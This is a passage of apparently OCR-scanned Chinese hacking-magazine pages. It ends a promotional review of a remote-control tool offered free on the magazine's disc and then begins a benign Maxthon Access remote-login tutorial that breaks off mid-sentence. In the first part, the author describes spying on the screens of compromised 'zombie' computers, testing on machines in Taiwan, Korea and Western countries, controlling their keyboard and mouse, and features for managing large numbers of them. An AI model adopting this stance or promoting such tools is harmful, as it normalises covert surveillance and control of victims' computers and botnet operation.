


图 9




图10

5．屏幕监控和控制

当我们想看看 MM 在玩什么时，必然会想到屏幕监控，而对于屏幕监控，重点在于图像的实时传输，并且 CPU 和内存的占用率不能太高。程序采用差异捕屏和灰度 16 位色压缩传输，虽然看起来不如真彩色爽，但我以台湾、韩国还有欧美国家的肉鸡进行测试，发现监控效果还是很不错的，实时还是能够达到的（图10）。并且如果需要的话，我们还可以对远程电脑进行键盘和鼠标操作。

6．其它个性功能

因为在对 3.92 版本进行大量肉鸡测试时发现了一系列的问题，所以这一版本就加强了对大量肉鸡管理工作的支持，加入了上线延时、肉鸡上线数限制、肉鸡超限转移和批量转移等功能，如图11。




图11

顺便说一句，如果上线过快的话，它会有一个缓冲过程，所以不会立即停在指定的上线数上。这个软件还有很多其它个性的功能，在这里就不在一一进行详解，大家动手试试就知道了。

三、写在最后

因为 X 是我学习黑客技术的启蒙老师，所以今后我会不间断地给 X 制作强大的专版远程控制软件以供咱们 X 的菜鸟读者免费使用，也希望广大读者能够一如继往的支持 X，大家一起学习，一起进步！

（本文所涉及到的小熊远控黑 X 专版已收录到光盘中）



傲游也来玩远程控制

脾气

Maxthon（傲游）大家都应该听说过，甚至有许多读者也使用过吧，这是国内一款比较不错的浏览器，而 Maxthon Access 则是 Maxthon 官方发布的一款插件，主要功能是帮助 Maxthon 用户通过浏览器实现远程登录。只要注册一个帐号，就可以在外出时让家人或同事打开你的计算机，进行远程下载文件，而不需要架设服务器等麻烦的过程，这个功能非常实用！




图 1

一、准备工作

第 1 步：安装软件

要实现远程登录，首先必须安装最新版本的 Maxthon。为了正常使用 Maxthon Access，建议将 Maxthon 设为系统的默认浏览器（图1）。

然后再安装 Maxthon Access（图2、图3）。

第 2 步：注册帐号

安装完毕后就来注册个帐号吧（图4），在“You must be at least 13 years of age to use the Maxthon service.Please indicate you are over 13 by selecting your age range.”中选择你的岁数，这项一定要选，可以随便选择。然后点击“Continue”，会弹出下一步画面（图5），接着点击“Free Version”就会跳到 Maxthon 的登录窗口。




图 2




图 3




图 4

第 3 步：本地登录

输入刚才注册的帐号以及密码（图6），接着点击“Log In”，登录成功后就会看到本地磁盘的内容了（图7）。

二、轻松实现远程登录

第 1 步：远程登录

当我们出门在外时，只要主机已经与互联网成功连接，无论我们在何处，只要以用户名登录https://share.avvenu.com/

